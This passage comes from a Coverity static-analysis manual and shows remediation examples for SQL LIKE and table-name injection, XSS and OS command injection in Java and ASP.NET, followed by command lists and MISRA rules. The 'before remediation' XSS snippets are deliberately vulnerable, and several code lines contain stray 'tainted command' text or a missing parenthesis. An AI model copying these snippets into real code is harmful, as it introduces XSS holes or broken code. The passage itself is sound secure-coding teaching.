- SomeDAO.java (84): The Escape.sqlLikeClause() method escapes the percent-sign (%, U+0025) and underscore (_, U+005F) from the tainted value, using the at sign (@, U+0040). While any character can be used, the backslash (\, U+005C) should be avoided. Note that this escaper does not prevent SQL injection defects. It preserves the meaning of the LIKE query by only escaping characters with special meaning in a LIKE clause.
- SomeDAO.java (85): The statement has been parameterized. Also, the escape keyword is used, which notifies JDBC that % and _ values within the string are considered escaped when they are prefixed with an @ (for example, @_).
- SomeDAO.java (87): The tainted value is bound to a positional parameter within the statement, which is escaped automatically by the JDBC driver. JDBC positional parameters start at 1.

7.6.1.17. SQL LIKE string: HQL

The following example uses a parameterized statement, uses a Coverity escaper to escape the string that is bound to the SQL LIKE clause, and then binds the value to the parameter within the statement.

SomeDAO.java

```
 5 [p. 521] import com.coverity.security.Escape;
[…]
73 [p. 521]      public List<Person> getPeopleLike(final String userInput) {
[…]
84 [p. 521]         likeEscapedTainted = Escape.sqlLikeClause(userInput, '@');
85 [p. 521]         Query query = sess.createQuery("from Person person
            where person.state like :state escape '@'");
86 [p. 522]         query.setParameter("state", likeEscapedTainted);
[…]
```

Progression of the security issue:

- SomeDAO.java (5): The Coverity escaping library (see Section 7.4.25, “Coverity sanitizers”) is imported.
- SomeDAO.java (73): A tainted value, userInput, is passed into the method.
- SomeDAO.java (84): The Escape.sqlLikeClause() method escapes the percent-sign (%, U+0025) and underscore (_, U+005F) from the tainted value, using the at sign (@, U+0040). While any character can be used, the backslash (\, U+005C) should be avoided. Note that this escaper does not prevent SQL injection defects. It preserves the meaning of the LIKE query by only escaping characters with special meaning in a LIKE clause.
- SomeDAO.java (85): The statement has been parameterized. In addition, the escape keyword is used, notifying Hibernate (version 3 and above) that % and _ values within the string are considered escaped if prefixed with an @ (for example, @_).

- `SomeDAO.java` (86): The tainted value is bound to a named parameter within the statement, which is escaped automatically.

7.6.1.18. SQL `LIKE` string: Hibernate native query

The following example uses a parameterized statement, uses a Coverity escaper to escape the string that is bound to the SQL `LIKE` clause, and then binds the value to the parameter within the statement.

`SomeDAO.java`

```
 5 [p. 522] import com.coverity.security.Escape;
[…]
73 [p. 522]     public List<Person> getPeopleLike(final String userInput) {
[…]
84 [p. 522]         likeEscapedTainted = Escape.sqlLikeClause(userInput, '@');
85 [p. 522]         SQLQuery query = sess.createSQLQuery("SELECT
              * from person where person.state like ? escape '@'");
86 [p. 522]         query.setParameter(0, likeEscapedTainted);
[…]
```

Progression of the security issue:

- `SomeDAO.java` (5): The Coverity escaping library (see Section 7.4.25, “Coverity sanitizers”) is imported.
- `SomeDAO.java` (73): A tainted value, `userInput`, is passed into the method.
- `SomeDAO.java` (84): The `Escape.sqlLikeClause()` method escapes the percent-sign (`%`, `U+0025`) and underscore (`_`, `U+005F`) from the tainted value, using the at sign (`@`, `U+0040`). While any character can be used, the backslash (`\`, `U+005C`) should be avoided. Note that this escaper does not prevent SQL injection defects. It preserves the meaning of the `LIKE` query by only escaping characters with special meaning in a `LIKE` clause.
- `SomeDAO.java` (85): The statement has been parameterized. In addition, the `escape` keyword is used to notify Hibernate (version 3 and above) that `%` and `_` values within the string are considered escaped if prefixed with an `@` (for example, `@_`).
- `SomeDAO.java` (86): The tainted value is bound to a positional parameter within the statement, which is escaped automatically. Hibernate positional parameters start at `0`.

7.6.1.19. SQL `LIKE` string: JPQL

The following example uses a parameterized statement, uses a Coverity escaper to escape the string bound to the SQL `LIKE` clause, and then binds the value to the parameter within the statement.

`SomeDAO.java`

```
 5 [p. 523] import com.coverity.security.Escape;
73 [p. 523]     public List<Person> getPeopleLike(final String userInput) {
```

```
[…]
84 [p. 523]         likeEscapedTainted = Escape.sqlLikeClause(userInput, '@');
85 [p. 523]         Query query = sess.createQuery("from Person person
              where person.state like :state escape '@'";
86 [p. 523]         query.setParameter("state", likeEscapedTainted);
[…]
```

Progression of the security issue:

- `SomeDAO.java` (5): The Coverity escaping library (see Section 7.4.25, “Coverity sanitizers” is imported.
- `SomeDAO.java` (73): A tainted value, `userInput`, is passed into the method.
- `SomeDAO.java` (84): The `Escape.sqlLikeClause()` method escapes the percent-sign (`%`, `U+0025`) and underscore (`_`, `U+005F`) from the tainted value, using the at sign (`@`, `U+0040`). While any character can be used, the backslash (`\`, `U+005C`) should be avoided. Note that this escaper does not prevent SQL injection defects. It preserves the meaning of the `LIKE` query by only escaping characters with special meaning in a `LIKE` clause.
- `SomeDAO.java` (85): The statement has been parameterized. In addition, the `escape` keyword is used to notify Hibernate (version 3 and above) that `%` and `_` values within the string are considered escaped if prefixed with an `@` (for example, `@_`).
- `SomeDAO.java` (86): The tainted value is bound to a positional parameter within the statement, which is escaped automatically. Hibernate positional parameters start at `0`.

7.6.1.20. SQL `LIKE` string: JPA native query

The following example uses a parameterized statement, uses a Coverity escaper to escape the string that is bound to the SQL `LIKE` clause, and then binds the value to the parameter within the statement.

`SomeDAO.java`

```
 5 [p. 523] import com.coverity.security.Escape;
[…]
73 [p. 523]     public List<People> getPeopleLike(final String userInput) {
[…]
84 [p. 524]         likeEscapedTainted = Escape.sqlLikeClause(userInput, '@');
85 [p. 524]         Query query = entityManager.createNativeQuery("SELECT *
                             FROM person WHERE person.state LIKE ?1 escape '@'";
86 [p. 524]         query.setParameter(1, likeEscapedTainted);
[…]
```

Progression of the security issue:

- `SomeDAO.java` (5): The Coverity escaping library (see Section 7.4.25, “Coverity sanitizers”) is imported.
- `SomeDAO.java` (73): A tainted value, `userInput`, is passed into the method.

- `SomeDAO.java` (84): The `Escape.sqlLikeClause()` method escapes the percent-sign (`%`, `U+0025`) and underscore (`_`, `U+005F`) from the tainted value, using the at sign (`@`, `U+0040`). While any character can be used, the backslash (`\`, `U+005C`) should be avoided. Note that this escaper does not prevent SQL injection defects. It preserves the meaning of the `LIKE` query by only escaping characters with special meaning in a `LIKE` clause.
- `SomeDAO.java` (85): The statement has been parameterized. In addition, the `escape` keyword is used to notify JPA that `%` and `_` values within the string are considered escaped if prefixed with an `@` (for example, `@_`).
- `SomeDAO.java` (86): The tainted value is bound to a positional parameter within the statement, which is escaped automatically. JPA positional parameters require a digit after the question mark, starting at 1.

7.6.1.21. SQL table name: JDBC

The following example uses indirect references through a `HashMap` to add SQL table and column names used by the application.

`Constants.java`

```
 5 class Constants {
 6     public static final Map<String, String> SQL = initializeSql();
 7
 8     private static Map<String, String> initializeSql() {
 9         Map<String, String> m = new HashMap<String, String>();
10 [p. 524]         m.put("CONTRACTOR", "tbVendors.ID");
11 [p. 524]         m.put("HR", "tbHR1.ID");
12         //...
13         return Collections.unmodifiableMap(m);
[…]
```

`SomeDAO.java`

```
73 [p. 524] public List<People> getAllPeopleFrom(final String userInput) {
[…]
80 [p. 525]     String untainted = Constants.SQL.get(userInput);
81 [p. 525]     if (untainted != null) {
83 [p. 525]         String paramQuery = "SELECT * FROM " + untainted;
84         PreparedStatement prepStmt =
             connection.prepareStatement(paramQuery);
85         prepStmt.executeQuery();
[…]
91     } else {
92       // log event as potential security tampering...
[…]
```

Progression of the security issue:

- `Constants.java` (10-11): A list of common SQL tables is added to the `HashMap`.
- `SomeDAO.java` (73): A tainted value, `userInput`, is passed into the method.

- `SomeDAO.java` (80-83): If the user provides a value such as `HR`, the value is concatenated to the SQL statement. If the user supplies an invalid value, the application can log it as suspicious or perform some other action.

7.6.1.22. SQL table name: HQL

The following example uses indirect references through a `HashMap` to add SQL table and column names used by the application.

`Constants.java`

```
 5 class Constants {
 6     public static final Map<String, String> SQL = initializeSql();
 7
 8     private static Map<String, String> initializeSql() {
 9         Map<String, String> m = new HashMap<String, String>();
10 [p. 525]         m.put("newOrders", "Orders table");
11 [p. 525]         m.put("legacyOrders", "LegacyOrders table");
12         //...
13         return Collections.unmodifiableMap(m);
[…]
```

`SomeDAO.java`

```
73 [p. 525] public List<People> getAllOrdersFrom(final String userInput) {
[…]
80 [p. 525]     String untainted = Constants.SQL.get(userInput);
81 [p. 525]     if (untainted != null) {
82 [p. 525]
83 [p. 525]         Query query = sess.createQuery("from " +
                        untainted + " order by table.item asc");
[…]
91     } else {
92       // log event as potential security tampering...
[…]
```

Progression of the security issue:

- `Constants.java` (10-11): A list of common SQL tables is added to the `HashMap`.
- `SomeDAO.java` (73): A tainted value, `userInput`, is passed into the method.
- `SomeDAO.java` (80-83): If the user provides a value such as "legacyOrders", the value is concatenated to the SQL statement. If the user supplies an invalid value, the application can log it as suspicious or perform some other action.

7.6.1.23. SQL table name: Hibernate native query

The following example uses indirect references through a `HashMap` to add SQL identifiers that are used by the application.

`Constants.java`

```
 5 class Constants {
 6     public static final Map<String, String> SQL = initializeSql();
 7
 8     private static Map<String, String> initializeSql() {
 9         Map<String, String> m = new HashMap<String, String>();
10 [p. 526]         m.put("newOrders", "orders");
11 [p. 526]         m.put("legacyOrders", "legacy_orders");
12         // ..
13         return Collections.unmodifiableMap(m);
[…]
```

`SomeDAO.java`

```
73 [p. 526] public List<People> getAllOrdersFrom(final String userInput) {
[…]
80 [p. 526]     String untainted = Constants.SQL.get(userInput);
81 [p. 526]     if (untainted != null) {
82 [p. 526]
83 [p. 526]         SQLQuery query = sess.createSQLQuery("SELECT
              * FROM " + untainted + " ORDER BY user ASC");
[…]
91     } else {
92       // log event as potential security tampering...
[…]
```

Progression of the security issue:

- `Constants.java` (10-11): A list of common SQL tables is added to the `HashMap`.
- `SomeDAO.java` (73): A tainted value, `userInput`, is passed into the method.
- `SomeDAO.java` (80-83): If the user provides a value such as "newOrders", the value is concatenated to the SQL statement. If the user supplies an invalid value, the application can log it as suspicious or perform some other action.

7.6.1.24. SQL table name: JPQL

The following example uses indirect references through a `HashMap` to add SQL identifiers that are used by the application.

`Constants.java`

```
 5 class Constants {
 6     public static final Map<String, String> SQL = initializeSql();
 7
 8     private static Map<String, String> initializeSql() {
 9         Map<String, String> m = new HashMap<String, String>();
10 [p. 527]         m.put("newOrders", "Orders o");
```

```
11 [p. 527]         m.put("legacyOrders", "LegacyOrders o");
12         //...
13         return Collections.unmodifiableMap(m);
[…]
```

`SomeDAO.java`

```
73 [p. 527] public List<People> getAllOrdersFrom(final String userInput) {
[…]
80 [p. 527]     String untainted = Constants.SQL.get(userInput);
81 [p. 527]     if (untainted != null) {
82 [p. 527]
83 [p. 527]         Query query = entityManager.createQuery("SELECT o FROM "
             + untainted + " ORDER BY o.item ASC");
[…]
91    } else {
92      // log event as potential security tampering...
[…]
```

Progression of the security issue:

- `Constants.java` (10-11): A list of common SQL statement fragments are added to the `HashMap`.
- `SomeDAO.java` (73): A tainted value, `userInput`, is passed into the method.
- `SomeDAO.java` (80-83): If the user provides a value such as "newOrders", the value is concatenated to the SQL statement. If the user supplies an invalid value, the application can log it as suspicious or perform some other action.

7.6.1.25. SQL table name JPA native query

The following example uses indirect references through a `HashMap` to add SQL identifiers that are used by the application.

`Constants.java`

```
 5 class Constants {
 6     public static final Map<String, String> SQL = initializeSql();
 7
 8     private static Map<String, String> initializeSql() {
 9         Map<String, String> m = new HashMap<String, String>();
10 [p. 528]         m.put("newOrders", "orders");
11         m.put("legacyOrders", "legacy_orders");
12         // ..
13         return Collections.unmodifiableMap(m);
[…]
```

`SomeDAO.java`

```
73 [p. 528] public List<People> getAllOrdersFrom(final String userInput) {
```

```
[…]
80 [p. 528]     String untainted = Constants.SQL.get(userInput);
81 [p. 528]     if (untainted != null) {
82 [p. 528]
83 [p. 528]         Query query = entityManager.createNativeQuery("SELECT * FROM "
              + untainted + " ORDER BY user ASC");
[…]
91     } else {
92       // log event as potential security tampering...
[…]
```

Progression of the security issue:

- `Constants.java` (10): A list of common SQL statement fragments are added to the `HashMap`.
- `SomeDAO.java` (73): A tainted value, `userInput`, is passed into the method.
- `SomeDAO.java` (80-83): If the user provides a value such as "newOrders", the value is concatenated to the SQL statement. If the user supplies an invalid value, the application can log it as suspicious or perform some other action.

7.6.2. XSS remediation examples

7.6.2.1. XSS example: ASP.NET Razor View

The following example shows an XSS defect before and after remediation. The defect occurred using an ASP.NET Razor View that displayed unsafe data in a request parameter, which was later displayed within an HTML attribute.

Before remediation: `example.cshtml`

```
@{
   String needHelp = Request["needHelp"];
}
<span onmouseover="var x='@Html.Raw(needHelp)';">Hello</span>
```

After remediation: `example.cshtml`

```
@{
   String needHelp = Request["needHelp"];
}
<span onmouseover="var x='@Html.Raw(Escape.Html(Escape.JsString(needHelp)))';">Hello</
span>
```

Progression of the security issue:

- Event 1: The parameter `needHelp` is obtained from the HTTP request. This value is considered tainted until it is sanitized appropriately.
- Event 2: The `Html.Raw` method converts the value to an `IHtmlString`, which will *not* be escaped automatically by the Razor engine.

- Event 3: The value is "inlined" into a single-quoted Javascript string within the double-quoted `onmouseover` HTML tag attribute. After remediation, the value is escaped using the combination of Coverity `Escape.Html()` and `Escape.JsString()` methods. This action properly escapes the value for both the HTML double-quoted attribute context and the nested JavaScript single-quoted string context, remedying the XSS defect.

7.6.2.2. XSS remediation example: Java Servlet

The following example shows an XSS defect before and after remediation. The defect occurred within a Java Servlet that writes tainted data directly into the response, which is later displayed within an HTML context.

Before remediation: `IndexServlet.java`

```
 8 public class IndexServlet extends HttpServlet {
 9
10    protected void doGet(HttpServletRequest request, HttpServletResponse response)
11        throws ServletException, IOException {
12
13 [p. 529]        String param = request.getParameter("index");
14
15        PrintWriter out = response.getWriter();
16        response.setContentType("text/html");
17 [p. 529]        out.write("<html><body>Index requested: " + param);
18        out.write("...");
```

After remediation: `IndexServlet.java`

```
 7 [p. 529] import com.coverity.security.Escape;
 8 public class IndexServlet extends HttpServlet {
 9
10    protected void doGet(HttpServletRequest request, HttpServletResponse response)
11        throws ServletException, IOException {
12
13        String param = request.getParameter("index");
14
15        PrintWriter out = response.getWriter();
16        response.setContentType("text/html");
17 [p. 529]        out.write("<html><body>Index requested: " + Escape.html(param));
18        out.write("...");
```

Progression of the security issue:

1. `IndexServlet.java` (13) before remediation: The parameter `index` is obtained from the HTTP request. This value is considered unsafe until it is sanitized appropriately.
2. `IndexServlet.java` (17) before remediation: The value is displayed within an HTML context, causing the original defect.
3. `IndexServlet.java` (7) after remediation: The Coverity escaper `Escape` is imported.
4. `IndexServlet.java` (17) after remediation: The value is escaped using the `Escape.html()` method. This action properly escapes the value for the HTML context, remedying the XSS defect.

7.6.2.3. XSS remediation example: JavaServer Page

The following example shows an XSS defect before and after remediation. The defect occurred using a JavaServer Page that displayed unsafe data in a request parameter, which was later displayed within an HTML attribute.

Before remediation: `bloghelp.jsp`:

```
1 <%@ page language="java" contentType="text/html; charset=utf-8"
 pageEncoding="utf-8"%>
 2
 3 <%@taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
 4 <%
 5 [p. 531]    String needHelp = request.getParameter("needHelp");
 6    if (needHelp == null || needHelp == "")
 7        needHelp = "none";
 8 %>
 9 <!DOCTYPE html>
10 <html>
11 <head>
12   <script src="/webApp/static/js/main.js"></script>
13 </head>
14 <body>
15
16 <span onmouseover="lookupHelp('<%= needHelp
      %>');">Hello Blogger!</span>
17
18  To add a blog, please navigate to ...
19
```

After remediation: `bloghelp.jsp`:

```
 1 <%@ page language="java" contentType="text/html; charset=utf-8"
 pageEncoding="utf-8"%>
 2 [p. 531] <%@ page import="com.coverity.security.Escape" %>

 3 <%@taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
 4 <%
 5    String needHelp = request.getParameter("needHelp");
 6    if (needHelp == null || needHelp == "")
 7        needHelp = "none";
 8 %>
 9 <!DOCTYPE html>
10 <html>
11 <head>
12   <script src="/webApp/static/js/main.js"></script>
13 </head>
14 <body>
15
16 [p. 531] <span onmouseover="lookupHelp('<%= Escape.html(Escape.jsString(needHelp))
      %>');">Hello Blogger!</span>
17
18  To add a blog, please navigate to ...
```

```
19
```

Progression of the security issue:

1. `bloghelp.jsp` (5) before remediation: The parameter `needHelp` is obtained from the HTTP request. This value is considered tainted until it is sanitized appropriately.
2. `bloghelp.jsp` (2) after remediation: The Coverity escapers `Escape` are imported.
3. `bloghelp.jsp` (16) after remediation: The value is escaped using the combination of Coverity `Escape.html()` and `Escape.jsString()` methods. This action properly escapes the value for both the HTML double-quoted attribute context and the nested JavaScript single-quoted string context, remedying the XSS defect.

7.6.3. OS Command Injection code examples

7.6.3.1. OS Command Injection Command Tainted: Runtime.exec

The following example uses indirect references through a `Map` to supply constant command names for the application.

`CommandConstants.java`

```
11 public class CommandConstants {
...
15 [p. 532]     public static final Map<String, String> COMMANDS =
         initializeDifferentCommands();
...
56     private static Map<String, String> initializeDifferentCommands() {
57         Map<String, String> m = new HashMap<String, String>();
58         m.put("commandOne", "/usr/bin/commandone");
59         m.put("commandTwo", "/usr/local/sbin/commandtwo");
60         // ...
61         return java.util.Collections.unmodifiableMap(m);
62     }
```

`CommandServlet.java`

```
 12 public class CommandServlet extends HttpServlet {
...
201 [p. 532]     private void runCommand(String commandName, PrintWriter out)
202         throws RuntimeException {
203
204         try {
205
206 [p. 532]             String untaintedCommand =
 CommandConstants.COMMANDS.get(commandName);
207             if (untaintedCommand != null) {
208
209                 String[] untaintedArray = new String[] {untaintedCommand,
                  "-c", "-f", "output.txt"};
210
```

```
211 [p. 532]                 Process proc = Runtime.getRuntime().exec(untaintedArray)
```

Progression of the security issue:

- `CommandConstants.java` (15): A map of user keys to commands is created.
- `CommandServlet.java` (201): A tainted value, `commandName`, is passed into the method.
- `CommandServlet.java` (206): The tainted value is checked against the map. If the tainted value equals a key such as `commandOne`, a constant value is returned.
- `CommandServlet.java` (209): The untainted value is included in a static array.
- `CommandServlet.java` (211): The static array is passed to `Runtime.exec(String[])`.

7.6.3.2. OS Command Injection Command Tainted: ProcessBuilder

The following example uses indirect references through a `Map` to supply constant command names for the application.

`CommandConstants.java`

```
11 public class CommandConstants {
...
15 [p. 533]     public static final Map<String, String> COMMANDS =
initializeDifferentCommands();

56     private static Map<String, String> initializeDifferentCommands() {
57         Map<String, String> m = new HashMap<String, String>();
58         m.put("commandOne", "/usr/bin/commandone");
59         m.put("commandTwo", "/usr/local/sbin/commandtwo");
60         // ...
61         return java.util.Collections.unmodifiableMap(m);
62     }
```

`CommandServlet.java`

```
 12 public class CommandServlet extends HttpServlet {
...
234 [p. 533]     private void runCommand(String commandName, PrintWriter out)
235         throws RuntimeException {
236
237         try {tainted command
238
239 [p. 533]             String untaintedCommand =
 CommandConstants.COMMANDS.get(commandName);
240             if (untaintedCommand != null) {
241
242 [p. 533]                 String[] untaintedArray = new String[]
 {untaintedCommand,
                       "-c", "-f", "output.txt"};
243
244 [p. 533]                 ProcessBuilder pb = new ProcessBuilder(untaintedArray);
```

```
245                 Process proc = pb.start();
```

Progression of the security issue:

- `CommandConstants.java` (15): A map of user keys to commands is created.
- `CommandServlet.java` (234): A tainted value, `commandName`, is passed into the method.
- `CommandServlet.java` (239): The tainted value is checked against the map. If the tainted value equals a key such as `commandOne`, a constant value is returned.
- `CommandServlet.java` (242): The untainted value is included in a static array.
- `CommandServlet.java` (244): The static array is passed to `ProcessBuilder (String... )`.

7.6.3.3. OS Command Injection Command Fully Tainted: Runtime.exec

The following example uses indirect references through a `Map` to supply constant command names and arguments for the application.

`CommandConstants.java`

```
 11 public class CommandConstants {
...
16 [p. 534]     public static final Map<String, String[]> FULL_COMMANDS =
          initializeDifferentFullCommands();
...
 51     private static Map<String, String[]> initializeDifferentFullCommands() {
 52         Map<String, String[]> m = new HashMap<String, String[]>();
 53         m.put("fullCommandOne", new String[] {"/usr/bin/commandone", "-c", "--
output",
              "out.txt"});
 54         m.put("fullCommandTwo", new String[] {"/usr/local/sbin/commandtwo", "-v",
 "-V",
              "--print-errors"});
 55         // ...
 56         return java.util.Collections.unmodifiableMap(m);
 57     }
```

`CommandServlet.java`

```
 12 public class CommandServlet extends HttpServlet {
...
269 [p. 534]     private void runCommandFully(String commandName, PrintWriter out)
270         throws RuntimeException {
271
272         try {
273
274 [p. 534]             String[] untaintedArray =
 CommandConstants.FULL_COMMANDS.get(commandName);
275             if (untaintedArray != null) {
276
277 [p. 534]                 Process proc = Runtime.getRuntime().exec(untaintedArray);
```

Progression of the security issue:

- `CommandConstants.java` (16): A map of user keys to commands is created.
- `CommandServlet.java` (269): A tainted value, `commandName`, is passed into the method.
- `CommandServlet.java` (274): The tainted value is checked against the map. If the tainted value equals a key such as `commandOne`, a static array is returned.
- `CommandServlet.java` (277): The static array is passed to `Runtime.exectainted command(String[])`.

7.6.3.4. OS Command Injection Command Fully Tainted: ProcessBuilder

The following example uses indirect references through a `Map` to supply constant command names and arguments for the application.

`CommandConstants.java`

```
 11 public class CommandConstants {
...
 16 [p. 535]     public static final Map<String, String[]> FULL_COMMANDS =
          initializeDifferentFullCommands();
...
 51     private static Map<String, String[]> initializeDifferentFullCommands() {
 52         Map<String, String[]> m = new HashMap<String, String[]>();
 53         m.put("fullCommandOne", new String[] {"/usr/bin/commandone", "-c", "--
output",
             "out.txt"});
 54         m.put("fullCommandTwo", new String[] {"/usr/local/sbin/commandtwo", "-v",
 "-V",
             "--print-errors"});
 55         // ...
 56         return java.util.Collections.unmodifiableMap(m);
 57     }
```

`CommandServlet.java`

```
 12 public class CommandServlet extends HttpServlet {
...
300 [p. 535]     private void runCommandFully(String commandName,
          PrintWriter out)
301         throws RuntimeException {
302
303         try {
304
305 [p. 535]             String[] untaintedArray =
 CommandConstants.FULL_COMMANDS.get(commandName);
306             if (untaintedArray != null) {
307
308 [p. 535]                 ProcessBuilder pb = new ProcessBuilder(untaintedArray);
309                 Process proc = pb.start();
```

Progression of the security issue:

- `CommandConstants.java` (16): A map of user keys to commands is created.
- `CommandServlet.java` (300): A tainted value, `commandName`, is passed into the method.
- `CommandServlet.java` (305): The tainted value is checked against the map. If the tainted value equals a key such as `commandOne`, a static array is returned.
- `CommandServlet.java` (308): The static array is passed to `ProcessBuilder(String... )`.

7.6.3.5. OS Command Injection Unsafe: Runtime.exec

The following example uses indirect references through a `Map` to supply constant command tainted command names and arguments for the application.

`CommandConstants.java`

```
 11 public class CommandConstants {
 12
 13 [p. 535]     public static final Map<String, String> BASH_ARGS =
 initializeBashList();
...
 16
 17     private static Map<String, String> initializeBashList() {
 18         Map<String, String> m = new HashMap<String, String>();
 19         m.put("all", "ls -1 *");
 20         m.put("logfile", "ls foo.log");
 21         // ...
 22         return java.util.Collections.unmodifiableMap(m);
 23     }
```

`CommandServlet.java`

```
 12 public class CommandServlet extends HttpServlet {
...
103 [p. 536]     private void listFile(String outputFile, PrintWriter out)
104         throws RuntimeException {
105
106         try {
107
108 [p. 536]             String untaintedArg =
 CommandConstants.BASH_ARGS.get(outputFile);
109             if (untaintedArg != null) {
110
111 [p. 536]                 String[] untaintedArray = new String[] {"/bin/bash", "-
c", untaintedArg};
112 [p. 536]                 Process proc = Runtime.getRuntime()tainted
 command.exec(untaintedArray);
```

Progression of the security issue:

- `CommandConstants.java` (13): A map of user keys to commands is created.

- `CommandServlet.java` (103): A tainted value, `outputFile`, is passed into the method.
- `CommandServlet.java` (108): The tainted value is checked against the map. If the tainted value equals a key such as `all`, a constant value is returned.
- `CommandServlet.java` (111): The untainted value is included in a static array.
- `CommandServlet.java` (112): The static array is passed to `Runtime.exec(String[])`.

7.6.3.6. OS Command Injection Unsafe: ProcessBuilder

The following example uses indirect references through a `HashMap` to directly use static commands for the application.

`CommandConstants.java`

```
 11 public class CommandConstants {
...
 14 [p. 536]     public static final Map<String, String> FIND_ARGS =
 initializeFindList();
...
 25     private static Map<String, String> initializeFindList() {
 26         Map<String, String> m = new HashMap<String, String>();
 27         m.put("alllogs", "*.log");
 28         m.put("allreports", "report-*.txt");
 29         // ...
 30         return java.util.Collections.unmodifiableMap(m);
 31     }
```

`CommandServlet.java`

```
 12 public class CommandServlet extends HttpServlet {
...
167 [p. 536]     private void findFile(String fileName, PrintWriter out)
168         throws RuntimeException {
169
170         try {
171
172 [p. 537]             String untaintedArg =
 CommandConstants.FIND_ARGS.get(fileName);
173             if (tainted commanduntaintedArg != null) {
174
175 [p. 537]                 String[] untaintedArray = new String[] {"/usr/bin/find",
 ".", "-name",
                     untaintedArg};
176 [p. 537]                 ProcessBuilder pb = new ProcessBuilder(untaintedArray);
177                 Process proc = pb.start();
```

Progression of the security issue:

- `CommandConstants.java` (14): A map of user keys to commands is created.
- `CommandServlet.java` (167): A tainted value, `fileName`, is passed into the method.

- `CommandServlet.java` (172): The tainted value is checked against the map. If the tainted value equals a key such as `alllogs`, a constant value is returned.
- `CommandServlet.java` (175): The untainted value is included in a static array.
- `CommandServlet.java` (176): The static array is passed to `ProcessBuilder(String...)`.

7.6.3.7. OS Command Injection Option: Runtime.exec

The following example uses indirect references through a `Map` to supply a constant option argument to the application.

CommandConstants.java

```
 11 public class CommandConstants {
...
 17 [p. 537]     public static final Map<String, String> OPTIONS =
 initializeOptions();
...
 60     private static Map<String, String> initializeOptions() {
 61         Map<String, String> m = new HashMap<String, String>();
 62         m.put("one", "/1");
 63         m.put("error", "/PE");
 64         // ...
 65         return java.util.Collections.unmodifiableMap(m);
 66     }
```

CommandServlet.java

```
 12 public class CommandServlet extends HttpServlet {
...
338 [p. 537]     private void runCommandWithOption(String optionString, PrintWriter
 out)
339         throws RuntimeException {
340
341         try {
342
343 [p. 538]             String untaintedOption =
 CommandConstants.OPTIONS.get(optionString);
344             if (untaintedOption != null) {
345
346 [p. 538]                 String[] untaintedArray = new String[]
 {"someCommand.exe",
                     untaintedOption, "/O", "output.txt"};
347
348 [p. 538]                 Process proc = Runtime.getRuntime().exec(untaintedArray);
```

Progression of the security issue:

- `CommandConstants.java` (17): A map of user keys to commands is created.
- `CommandServlet.java` (338): A tainted value, `optionString`, is passed into the method.

- `CommandServlet.java` (343): The tainted value is checked against the map. If the tainted value equals a key such as `one`, a constant value is returned.
- `CommandServlet.java` (346): The untainted value is included in a static array.
- `CommandServlet.java` (348): The static array is passed to `Runtime.exec(String[])`.

7.6.3.8. OS Command Injection Option: ProcessBuilder

The following example uses indirect references through a `Map` to supply a constant option argument to the application.

`CommandConstants.java`

```
11 public class CommandConstants {
...
17 [p. 538]     public static final Map<String, String> OPTIONS =
initializeOptions();
...
60     private static Map<String, String> initializeOptions() {
61         Map<String, String> m = new HashMap<String, String>();
62         m.put("one", "/1");
63         m.put("error", "/PE");
64         // ...
65         return java.util.Collections.unmodifiableMap(m);
66     }
```

`CommandServlet.java`

```
 12 public class CommandServlet extends HttpServlet {
...
371 [p. 538]     private void runCommandWithOption(String optionString, PrintWriter
 out)
372         throws RuntimeException {
373
374         try {
375
376 [p. 539]             String untaintedOption =
 CommandConstants.OPTIONS.get(optionString);
377             if (untaintedOption != null) {
378
379 [p. 539]                 String[] untaintedArray = new String[]
 {"someCommand.exe",
                     untaintedOption, "/O", "output.txt"};
380
381 [p. 539]                 ProcessBuilder pb = new ProcessBuilder(untaintedArray);
382                 Process proc = pb.start();
```

Progression of the security issue:

- `CommandConstants.java` (17): A map of user keys to commands is created.
- `CommandServlet.java` (371): A tainted value, `optionString`, is passed into the method.

- `CommandServlet.java` (376): The tainted value is checked against the map. If the tainted value equals a key such as `one`, a constant value is returned.
- `CommandServlet.java` (379): The untainted value is included in a static array.
- `CommandServlet.java` (381): The static array is passed to `ProcessBuilder(String...)`.

7.7. Security Commands

The security analysis process consists of using a series of commands to set up and run the analysis, then push (commit) the resulting issue reports to Coverity Connect, where you can view and manage them.

Java Web application security analysis

This process requires the use of some commands and options that differ from those used in typical quality analyses. See Running a Security Analysis on a Java Web Application in the *Coverity Analysis 8.0 User and Administrator Guide*. Note that you can run parallel and incremental analyses, as well as create custom models of your methods. For details, see Using advanced Java analysis techniques. Note that parallel analysis does not expedite a Java security analysis, but it can increase the speed of the overall analysis if you are also running non-security checkers (for example, quality checkers).

C/C++ security analysis

This process is identical to a C/C++ quality analysis. See *Coverity Analysis 8.0 User and Administrator Guide* for guidance.

The following commands are commonly used as part of the security analysis process. See *Coverity Analysis 8.0 User and Administrator Guide* for a complete list of commands.

- `cov-analyze`
- `cov-build`
- `cov-commit-defects`
- `cov-configure`
- `cov-emit-java`
- `cov-make-library`

7.7.1. C/C++ commands

- `cov-analyze`
- `cov-emit` (does not normally require manual execution)

Appendix A. MISRA Rules and Directives

In addition to reporting MISRA issues found by MISRA_CAST, Coverity Analysis can also report violations of a subset of rules and directives (identified by a "Dir" prefix) specified by the MISRA C-2004, MISRA C++-2008, and MISRA C-2012 standards.

The level 1 to 7 configuration files for each standard in <install_dir>/config/MISRA serve as the predefined Coverity level of compliance. If you want to define your own level of compliance, you should create and edit a copy of the configuration file instead of editing the file that Coverity provides. Using the copy will prevent the loss of your configuration upon upgrade and avoid the potential for other undesired behavior. Coverity also recommends adding the copy to your source stream to ensure that the history of changes to that file are tracked.

The MISRA configuration file can select one of seven increasingly large subsets, or levels, of the rules in the specified standard. Note that the level 7 specification applies all supported rules and directives in the standard and is equivalent to specifying no level at all. You include this file using the `--misra-config <path/to/misra_configuration_file>` option to `cov-analyze` command.

To run the MISRA analysis and commit defect reports to Coverity Connect, see "Running MISRA analyses" in *Coverity Analysis 8.0 User and Administrator Guide* .

Note

Coverity Analysis only identifies violations of MISRA rules and directives identified in this section.

A.1. MISRA C 2004

A.1.1. MISRA C-2004: Level 1

- 2.2: Source code shall only use `/*...*/` style comments.
- 2.3: The character sequence `/*` shall not be used within a comment.
- 2.4: [Advisory] Sections of code should not be "commented out".
- 4.1: Only those escape sequences that are defined in ISO/IEC 14882:2003 shall be used.
- 4.2: Trigraphs shall not be used.
- 5.1: Identifiers (internal and external) shall not rely on the significance of more than 31 characters.
- 5.2: Identifiers in an inner scope shall not use the same name as an identifier in an outer scope, and therefore hide that identifier.
- 5.4: A tag name shall be a unique identifier.
- 8.2: Whenever an object or function is declared or defined, its type shall be explicitly stated.
